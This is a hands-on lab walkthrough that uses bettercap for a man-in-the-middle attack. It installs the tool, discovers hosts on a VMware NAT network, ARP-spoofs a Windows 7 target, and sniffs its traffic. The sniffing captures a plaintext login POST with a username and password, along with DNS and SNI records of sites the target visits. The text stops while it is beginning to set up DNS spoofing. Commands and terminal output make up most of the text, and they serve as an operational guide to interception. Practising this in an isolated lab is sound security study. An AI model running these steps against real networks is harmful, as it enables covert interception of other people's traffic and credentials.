To install betterCap :

Visit GitHub link : https://github.com/bettercap/bettercap

```
┌──(loke4884㉿loke4884)-[~]
└─$ git clone https://github.com/bettercap/bettercap.git
Cloning into 'bettercap'...
remote: Enumerating objects: 15118, done.
remote: Total 15118 (delta 0), reused 0 (delta 0), pack-reused 15118
Receiving objects: 100% (15118/15118), 15.46 MiB | 1.24 MiB/s, done.
Resolving deltas: 100% (9632/9632), done.
```

Or

run command: sudo apt install bettercap

```
┌──(loke4884㉿loke4884)-[~]
└─$ sudo apt install bettercap

Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
The following packages were automatically installed and are no longer required:
  libpython3.10-dev python3.10 python3.10-dev python3.10-minimal
Use 'sudo apt autoremove' to remove them.
The following NEW packages will be installed:
  bettercap
0 upgraded, 1 newly installed, 0 to remove and 1472 not upgraded.
Need to get 6,796 kB of archives.
After this operation, 25.2 MB of additional disk space will be used.
Get:1 http://http.kali.org/kali kali-rolling/main amd64 bettercap amd64 2.32.0-1+b9 [6,796 kB]
Fetched 6,796 kB in 15s (459 kB/s)
Selecting previously unselected package bettercap.
(Reading database ... 412605 files and directories currently installed.)
Preparing to unpack .../bettercap_2.32.0-1+b9_amd64.deb ...
Unpacking bettercap (2.32.0-1+b9) ...
Setting up bettercap (2.32.0-1+b9) ...
bettercap.service is a disabled or a static unit, not starting it.
Processing triggers for kali-menu (2022.4.1) ...
```

To move to root user

```
┌──(loke4884㉿loke4884)-[~]
└─$ sudo su
[sudo] password for loke4884:
```

Ifconfig - To know name of name of active network interface (for me its : eth0 ,lo) , Ip address

```
┌──(root㉿loke4884)-[/home/loke4884]
└─# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.195.129  netmask 255.255.255.0  broadcast 192.168.195.255
        inet6 fe80::20c:29ff:fee3:ad3f  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:e3:ad:3f  txqueuelen 1000  (Ethernet)
        RX packets 4413  bytes 6310894 (6.0 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1819  bytes 117776 (115.0 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 85  bytes 6815 (6.6 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 85  bytes 6815 (6.6 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

bettercap -iface eth0 → to run bettercap on yours interface

here -iface stands for interface

eth0 is my interface name (Got from ifconfig)

```
┌──(root㉿loke4884)-[/home/loke4884]
└─# bettercap -iface eth0
bettercap v2.32.0 (built for linux amd64 with go1.19.8) [type 'help' for a list of commands]

192.168.195.0/24 > 192.168.195.129  » [01:29:55] [sys.log] [war] Could not find mac for 192.168.195.2
```

```
192.168.195.0/24 > 192.168.195.129 » help

     help MODULE : List available commands or show module specific help if no module name is provided.
           active : Show information about active modules.
             quit : Close the session and exit.
    sleep SECONDS : Sleep for the given amount of seconds.
         get NAME : Get the value of variable NAME, use * alone for all, or NAME* as a wildcard.
   set NAME VALUE : Set the VALUE of variable NAME.
read VARIABLE PROMPT : Show a PROMPT to ask the user for input that will be saved inside VARIABLE.
            clear : Clear the screen.
   include CAPLET : Load and run this caplet in the current session.
        ! COMMAND : Execute a shell command and print its output.
   alias MAC NAME : Assign an alias to a given endpoint given its MAC address.

Modules

   any.proxy > not running
    api.rest > not running
   arp.spoof > not running
          c2 > not running
     caplets > not running
  dhcp6.spoof > not running
    dns.spoof > not running
events.stream > running
         hid > not running
  http.proxy > not running
 http.server > not running
 https.proxy > not running
https.server > not running
 mac.changer > not running
 mdns.server > not running
mysql.server > not running
   ndp.spoof > not running
   net.probe > not running
   net.recon > not running
   net.sniff > not running
packet.proxy > not running
    syn.scan > not running
   tcp.proxy > not running
      ticker > not running
          ui > not running
      update > not running
        wifi > not running
         wol > not running
```

```
192.168.195.0/24 > 192.168.195.129 » help net.probe

net.probe (not running): Keep probing for new hosts on the network by sending dummy UDP packets to every possible IP on the subnet.

  net.probe on : Start network hosts probing in background.
 net.probe off : Stop network hosts probing in background.

 Parameters

     net.probe.mdns : Enable mDNS discovery probes. (default=true)
     net.probe.nbns : Enable NetBIOS name service discovery probes. (default=true)
 net.probe.throttle : If greater than 0, probe packets will be throttled by this value in milliseconds. (default=10)
     net.probe.upnp : Enable UPNP discovery probes. (default=true)
      net.probe.wsd : Enable WSD discovery probes. (default=true)
```

net.probe on → To see every one in the network and Which devices are available to attack

```
192.168.195.0/24 > 192.168.195.129 » net.probe on
192.168.195.0/24 > 192.168.195.129 » [13:00:16] [sys.log] [inf] net.probe starting net.recon as a requirement for net.probe
192.168.195.0/24 > 192.168.195.129 » [13:00:16] [sys.log] [inf] net.probe probing 256 addresses on 192.168.195.0/24
192.168.195.0/24 > 192.168.195.129 » [13:00:16] [endpoint.new] endpoint 192.168.195.1 (LOKE4884) detected as 00:50:56:c0:00:08 (VMware, Inc.).
192.168.195.0/24 > 192.168.195.129 » [13:00:18] [endpoint.new] endpoint 192.168.195.130 detected as 00:0c:29:36:85:92 (VMware, Inc.).
192.168.195.0/24 > 192.168.195.129 » [13:00:19] [endpoint.new] endpoint 192.168.195.254 detected as 00:50:56:e8:69:2d (VMware, Inc.).
```

net.show → lists of all devices along with mac addresses and ips in network

```
192.168.195.0/24 > 192.168.195.129 » net.show

| IP ▲            | MAC               | Name      | Vendor      | Sent    | Recvd   | Seen     |
|-----------------|-------------------|-----------|-------------|---------|---------|----------|
| 192.168.195.129 | 00:0c:29:e3:ad:3f | eth0      | VMware, Inc. | 0 B     | 0 B     | 12:58:52 |
| 192.168.195.2   | 00:50:56:e2:1d:2b | gateway   | VMware, Inc. | 3.4 kB  | 5.4 kB  | 12:58:52 |
| 192.168.195.1   | 00:50:56:c0:00:08 | LOKE4884  | VMware, Inc. | 7.6 kB  | 2.6 kB  | 13:01:03 |
| 192.168.195.130 | 00:0c:29:36:85:92 |           | VMware, Inc. | 5.3 kB  | 7.2 kB  | 13:00:30 |
| 192.168.195.254 | 00:50:56:e8:69:2d |           | VMware, Inc. | 0 B     | 644 B   | 13:00:19 |

↑ 94 kB / ↓ 303 kB / 6135 pkts
```

arp spoof command → to spoof the mac address to capture the packet from target machine

```
192.168.195.0/24 > 192.168.195.129 » help arp.spoof

arp.spoof (not running): Keep spoofing selected hosts on the network.

   arp.spoof on : Start ARP spoofer.
     arp.ban on : Start ARP spoofer in ban mode, meaning the target(s) connectivity will not work.
  arp.spoof off : Stop ARP spoofer.
    arp.ban off : Stop ARP spoofer.

  Parameters

    arp.spoof.fullduplex : If true, both the targets and the gateway will be attacked, otherwise only the target (if the router has ARP spoofing protections in place this will make the attack fail). (default=false)
       arp.spoof.internal : If true, local connections among computers of the network will be spoofed, otherwise only connections going to and coming from the external network. (default=false)
  arp.spoof.skip_restore : If set to true, targets arp cache won't be restored when spoofing is stopped. (default=false)
       arp.spoof.targets : Comma separated list of IP addresses, MAC addresses or aliases to spoof, also supports nmap style IP ranges. (default=<entire subnet>)
     arp.spoof.whitelist : Comma separated list of IP addresses, MAC addresses or aliases to skip while spoofing. (default=)
```

```
192.168.195.0/24 > 192.168.195.129 » set arp.spoof.fullduplex true
```

```
192.168.195.0/24 > 192.168.195.129 » net.show

| IP ▲            | MAC               | Name      | Vendor        | Sent    | Recvd   | Seen     |
|-----------------|-------------------|-----------|---------------|---------|---------|----------|
| 192.168.195.129 | 00:0c:29:e3:ad:3f | eth0      | VMware, Inc.  | 0 B     | 0 B     | 12:58:52 |
| 192.168.195.2   | 00:50:56:e2:1d:2b | gateway   | VMware, Inc.  | 3.4 kB  | 5.4 kB  | 12:58:52 |
| 192.168.195.1   | 00:50:56:c0:00:08 | LOKE4884  | VMware, Inc.  | 7.6 kB  | 2.6 kB  | 13:01:03 |
| 192.168.195.130 | 00:0c:29:36:85:92 |           | VMware, Inc.  | 5.3 kB  | 7.2 kB  | 13:00:30 |
| 192.168.195.254 | 00:50:56:e8:69:2d |           | VMware, Inc.  | 0 B     | 644 B   | 13:00:19 |

↑ 94 kB / ↓ 303 kB / 6135 pkts
```

```
C:\Windows\system32\cmd.exe
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\loke4884>ipconfig

Windows IP Configuration


Ethernet adapter Bluetooth Network Connection:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . : localdomain
   Link-local IPv6 Address . . . . . : fe80::fda5:443:e1b8:43d0%11
   IPv4 Address. . . . . . . . . . . : 192.168.195.130
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.195.2
```

ARP is a protocol used to map an IP address to a physical (MAC) address on a local network

```
C:\Windows\system32\cmd.exe
C:\Users\loke4884>arp -a

Interface: 192.168.195.130 --- 0xb
  Internet Address      Physical Address      Type
  192.168.195.2         00-50-56-e2-1d-2b     dynamic
  192.168.195.129       00-0c-29-e3-ad-3f     dynamic
  192.168.195.254       00-50-56-e8-69-2d     dynamic
  192.168.195.255       ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.252           01-00-5e-00-00-fc     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static
```

192.168.195.2 →my default gate way

192.168.195.130 → target_ip

192.168.195.129 → attacking machine_ip

entries are displayed, each showing an IP address and its corresponding MAC address.

"dynamic" type indicates that the mapping is temporary and subject to change,

"static" type suggests a manually configured permanent entry

Spoof the mac address

After executing this command

```
192.168.195.0/24 > 192.168.195.129 » set arp.spoof.targets 192.168.195.130
```

```
C:\Windows\system32\cmd.exe
C:\Users\loke4884>arp -a

Interface: 192.168.195.130 --- 0xb
  Internet Address      Physical Address      Type
  192.168.195.2         00-50-56-e2-1d-2b     dynamic
  192.168.195.129       00-0c-29-e3-ad-3f     dynamic
  192.168.195.254       00-50-56-e8-69-2d     dynamic
  192.168.195.255       ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.252           01-00-5e-00-00-fc     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static

C:\Users\loke4884>arp -a

Interface: 192.168.195.130 --- 0xb
  Internet Address      Physical Address      Type
  192.168.195.2         00-50-56-e2-1d-2b     dynamic
  192.168.195.129       00-0c-29-e3-ad-3f     dynamic
  192.168.195.254       00-50-56-e8-69-2d     dynamic
  192.168.195.255       ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.252           01-00-5e-00-00-fc     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static
```

No changes found

```
192.168.195.0/24 > 192.168.195.129 » arp.spoof on
[13:23:42] [sys.log] [inf] arp.spoof enabling forwarding
192.168.195.0/24 > 192.168.195.129 » [13:23:42] [sys.log] [inf] arp.spoof arp spoofer started, probing 1 targets.
192.168.195.0/24 > 192.168.195.129 » [13:23:42] [sys.log] [war] arp.spoof full duplex spoofing enabled, if the router has ARP spoofing mechanisms, the attack will fail.
```

Now you can spoof mac

192.168.195.2 (default gate way) and 192.168.195.129 (attacking machine_ip) having same physical address

```
C:\Windows\system32\cmd.exe
C:\Users\loke4884>arp -a

Interface: 192.168.195.130 --- 0xb
  Internet Address      Physical Address      Type
  192.168.195.2         00-50-56-e2-1d-2b     dynamic
  192.168.195.129       00-0c-29-e3-ad-3f     dynamic
  192.168.195.254       00-50-56-e8-69-2d     dynamic
  192.168.195.255       ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.252           01-00-5e-00-00-fc     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static

C:\Users\loke4884>arp -a

Interface: 192.168.195.130 --- 0xb
  Internet Address      Physical Address      Type
  192.168.195.2         00-0c-29-e3-ad-3f     dynamic
  192.168.195.129       00-0c-29-e3-ad-3f     dynamic
  192.168.195.254       00-50-56-e8-69-2d     dynamic
  192.168.195.255       ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.252           01-00-5e-00-00-fc     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static
```

This attack performs on same network that is “NAT NETWORK”


```
192.168.195.0/24 > 192.168.195.129 » help net.sniff

net.sniff (not running): Sniff packets from the network.

  net.sniff stats : Print sniffer session configuration and statistics.
     net.sniff on : Start network sniffer in background.
    net.sniff off : Stop network sniffer in background.
      net.fuzz on : Enable fuzzing for every sniffed packet containing the specified layers.
     net.fuzz off : Disable fuzzing

  Parameters

    net.fuzz.layers : Types of layer to fuzz. (default=Payload)
      net.fuzz.rate : Rate in the [0.0,1.0] interval of packets to fuzz. (default=1.0)
     net.fuzz.ratio : Rate in the [0.0,1.0] interval of bytes to fuzz for each packet. (default=0.4)
    net.fuzz.silent : If true it will not report fuzzed packets. (default=false)
  net.sniff.filter : BPF filter for the sniffer. (default=not arp)
   net.sniff.local : If true it will consider packets from/to this computer, otherwise it will skip them. (default=false)
  net.sniff.output : If set, the sniffer will write captured packets to this file. (default=)
  net.sniff.regexp : If set, only packets matching this regular expression will be considered. (default=)
  net.sniff.source : If set, the sniffer will read from this pcap file instead of the current interface. (default=)
net.sniff.verbose : If true, every captured and parsed packet will be sent to the events.stream for displaying, otherwise only the ones parsed at the application layer (sni, http, etc). (default=false)
```

Sniff command → start capturing packet and monitoring and to read packet content

```
192.168.195.0/24 > 192.168.195.129 » net.sniff on
```

Browse Anything on target machine to capture packets


Search in target machine(windows 7): testphp.vulnweb.com/login.php



Give any Username and Password and click on login you observe username and password captured by net.sniff

```
POST /userinfo.php HTTP/1.1
Host: testphp.vulnweb.com
Content-Length: 22
Connection: Keep-Alive
Referer: http://testphp.vulnweb.com/login.php
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Cache-Control: no-cache
Accept: application/x-ms-application, image/jpeg, application/xaml+xml, image/gif, image/pjpeg, application/x-ms-xba
p, */*
Accept-Language: en-US
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; WOW64; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET C
LR 3.5.30729; .NET CLR 3.0.30729)

uname=loke&pass=123445

192.168.195.0/24 > 192.168.195.129 » [06:41:54] [net.sniff.http.request] http LOKE4884-PC POST testphp.vulnweb.com/
userinfo.php
```

Search in target machine (Windows 7) : amazon.com



You can observe network packets and the link which is visiting in target machine on betterCap 2.0

```
192.168.195.0/24 > 192.168.195.129  » net.sniff on
192.168.195.0/24 > 192.168.195.129  » [23:24:39] [net.sniff.dns] dns gateway > 192.168.195.130 : amazon.com is 205.251.242.103, 54.239.28.85, 52.94.236.248
192.168.195.0/24 > 192.168.195.129  » [23:24:39] [net.sniff.dns] dns gateway > 192.168.195.130 : d3ag4hukkh62yn.cloudfront.net is 13.35.208.151
192.168.195.0/24 > 192.168.195.129  » [23:24:39] [net.sniff.dns] dns gateway > 192.168.195.130 : amazon.com is 205.251.242.103, 54.239.28.85, 52.94.236.248
192.168.195.0/24 > 192.168.195.129  » [23:24:39] [net.sniff.dns] dns gateway > 192.168.195.130 : d3ag4hukkh62yn.cloudfront.net is 13.35.208.151
192.168.195.0/24 > 192.168.195.129  » [23:24:45] [net.sniff.http.request] http 192.168.195.130 GET amazon.com/
192.168.195.0/24 > 192.168.195.129  » [23:24:45] [net.sniff.http.response] http 205.251.242.103:80 301 Moved Permanently → 192.168.195.130 (163 B text/html)
192.168.195.0/24 > 192.168.195.129  » [23:24:45] [net.sniff.http.request] http 192.168.195.130 GET amazon.com/
192.168.195.0/24 > 192.168.195.129  » [23:24:45] [net.sniff.http.response] http 205.251.242.103:80 301 Moved Permanently → 192.168.195.130 (163 B text/html)
192.168.195.0/24 > 192.168.195.129  » [23:24:45] [net.sniff.http.response] http 205.251.242.103:80 301 Moved Permanently → 192.168.195.130 (163 B text/html)
192.168.195.0/24 > 192.168.195.129  » [23:24:45] [net.sniff.http.response] http 205.251.242.103:80 301 Moved Permanently → 192.168.195.130 (163 B text/html)
192.168.195.0/24 > 192.168.195.129  » [23:24:47] [net.sniff.dns] dns gateway > 192.168.195.130 : d3ag4hukkh62yn.cloudfront.net is 13.35.208.151
192.168.195.0/24 > 192.168.195.129  » [23:24:47] [net.sniff.dns] dns gateway > 192.168.195.130 : d3ag4hukkh62yn.cloudfront.net is 13.35.208.151
192.168.195.0/24 > 192.168.195.129  » [23:24:47] [net.sniff.https] sni 192.168.195.130 > https://www.amazon.com
192.168.195.0/24 > 192.168.195.129  » [23:24:47] [net.sniff.https] sni 192.168.195.130 > https://www.amazon.com
192.168.195.0/24 > 192.168.195.129  » [23:24:48] [net.sniff.dns] dns gateway > 192.168.195.130 : c.media-amazon.com is 13.249.233.81
192.168.195.0/24 > 192.168.195.129  » [23:24:48] [net.sniff.dns] dns gateway > 192.168.195.130 : c.media-amazon.com is 13.249.233.81
192.168.195.0/24 > 192.168.195.129  » [23:24:48] [net.sniff.https] sni 192.168.195.130 > https://m.media-amazon.com
192.168.195.0/24 > 192.168.195.129  » [23:24:48] [net.sniff.https] sni 192.168.195.130 > https://m.media-amazon.com
192.168.195.0/24 > 192.168.195.129  » [23:24:49] [net.sniff.dns] dns gateway > 192.168.195.130 : c.media-amazon.com is 18.155.48.150
192.168.195.0/24 > 192.168.195.129  » [23:24:49] [net.sniff.dns] dns gateway > 192.168.195.130 : c.media-amazon.com is 18.155.48.150
192.168.195.0/24 > 192.168.195.129  » [23:24:49] [net.sniff.https] sni 192.168.195.130 > https://m.media-amazon.com
[23:24:49] [net.sniff.https] sni 192.168.195.130 > https://m.media-amazon.com
192.168.195.0/24 > 192.168.195.129  » [23:24:49] [net.sniff.https] sni 192.168.195.130 > https://m.media-amazon.com
192.168.195.0/24 > 192.168.195.129  » [23:24:49] [net.sniff.https] sni 192.168.195.130 > https://m.media-amazon.com
192.168.195.0/24 > 192.168.195.129  » [23:24:49] [net.sniff.https] sni 192.168.195.130 > https://m.media-amazon.com
192.168.195.0/24 > 192.168.195.129  » [23:24:49] [net.sniff.https] sni 192.168.195.130 > https://m.media-amazon.com
192.168.195.0/24 > 192.168.195.129  » [23:24:49] [net.sniff.https] sni 192.168.195.130 > https://m.media-amazon.com
192.168.195.0/24 > 192.168.195.129  » [23:24:49] [net.sniff.https] sni 192.168.195.130 > https://m.media-amazon.com
192.168.195.0/24 > 192.168.195.129  » [23:24:49] [net.sniff.https] sni 192.168.195.130 > https://m.media-amazon.com
192.168.195.0/24 > 192.168.195.129  » [23:24:49] [net.sniff.https] sni 192.168.195.130 > https://m.media-amazon.com
192.168.195.0/24 > 192.168.195.129  » [23:24:49] [net.sniff.https] sni 192.168.195.130 > https://images-na.ssl-images-amazon.com
192.168.195.0/24 > 192.168.195.129  » [23:24:49] [net.sniff.https] sni 192.168.195.130 > https://images-na.ssl-images-amazon.com
192.168.195.0/24 > 192.168.195.129  » [23:24:49] [net.sniff.https] sni 192.168.195.130 > https://images-na.ssl-images-amazon.com
192.168.195.0/24 > 192.168.195.129  » [23:24:49] [net.sniff.https] sni 192.168.195.130 > https://images-na.ssl-images-amazon.com
192.168.195.0/24 > 192.168.195.129  » [23:24:50] [net.sniff.dns] dns gateway > 192.168.195.130 : endpoint.prod.us-east-1.forester.a2z.com is 34.230.187.192, 34.231.191.183, 52.72.153.37, 3.228.105.147, 44.205.162.106, 52.45.69.215, 3.2
21.140.64, 34.235.210.215
192.168.195.0/24 > 192.168.195.129  » [23:24:50] [net.sniff.dns] dns gateway > 192.168.195.130 : endpoint.prod.us-east-1.forester.a2z.com is 34.230.187.192, 34.231.191.183, 52.72.153.37, 3.228.105.147, 44.205.162.106, 52.45.69.215, 3.2
21.140.64, 34.235.210.215
192.168.195.0/24 > 192.168.195.129  » [23:24:50] [net.sniff.https] sni 192.168.195.130 > https://images-na.ssl-images-amazon.com
192.168.195.0/24 > 192.168.195.129  » [23:24:50] [net.sniff.https] sni 192.168.195.130 > https://images-na.ssl-images-amazon.com
192.168.195.0/24 > 192.168.195.129  » [23:24:50] [net.sniff.https] sni 192.168.195.130 > https://images-na.ssl-images-amazon.com
192.168.195.0/24 > 192.168.195.129  » [23:24:50] [net.sniff.https] sni 192.168.195.130 > https://images-na.ssl-images-amazon.com
192.168.195.0/24 > 192.168.195.129  » [23:24:50] [net.sniff.https] sni 192.168.195.130 > https://images-na.ssl-images-amazon.com
192.168.195.0/24 > 192.168.195.129  » [23:24:50] [net.sniff.https] sni 192.168.195.130 > https://images-na.ssl-images-amazon.com
```

```
192.168.195.0/24 > 192.168.195.129  » help dns.spoof

dns.spoof (not running): Replies to DNS messages with spoofed responses.

   dns.spoof on : Start the DNS spoofer in the background.
  dns.spoof off : Stop the DNS spoofer in the background.

  Parameters

  dns.spoof.address : IP address to map the domains to. (default=<interface address>)
      dns.spoof.all : If true the module will reply to every DNS request, otherwise it will only reply to the one targeting the local pc. (default=false)
  dns.spoof.domains : Comma separated values of domain names to spoof. (default=)
    dns.spoof.hosts : If not empty, this hosts file will be used to map domains to IP addresses. (default=)
      dns.spoof.ttl : TTL of spoofed DNS replies. (default=1024)
```

Set dns.spoof.domains (website domain)

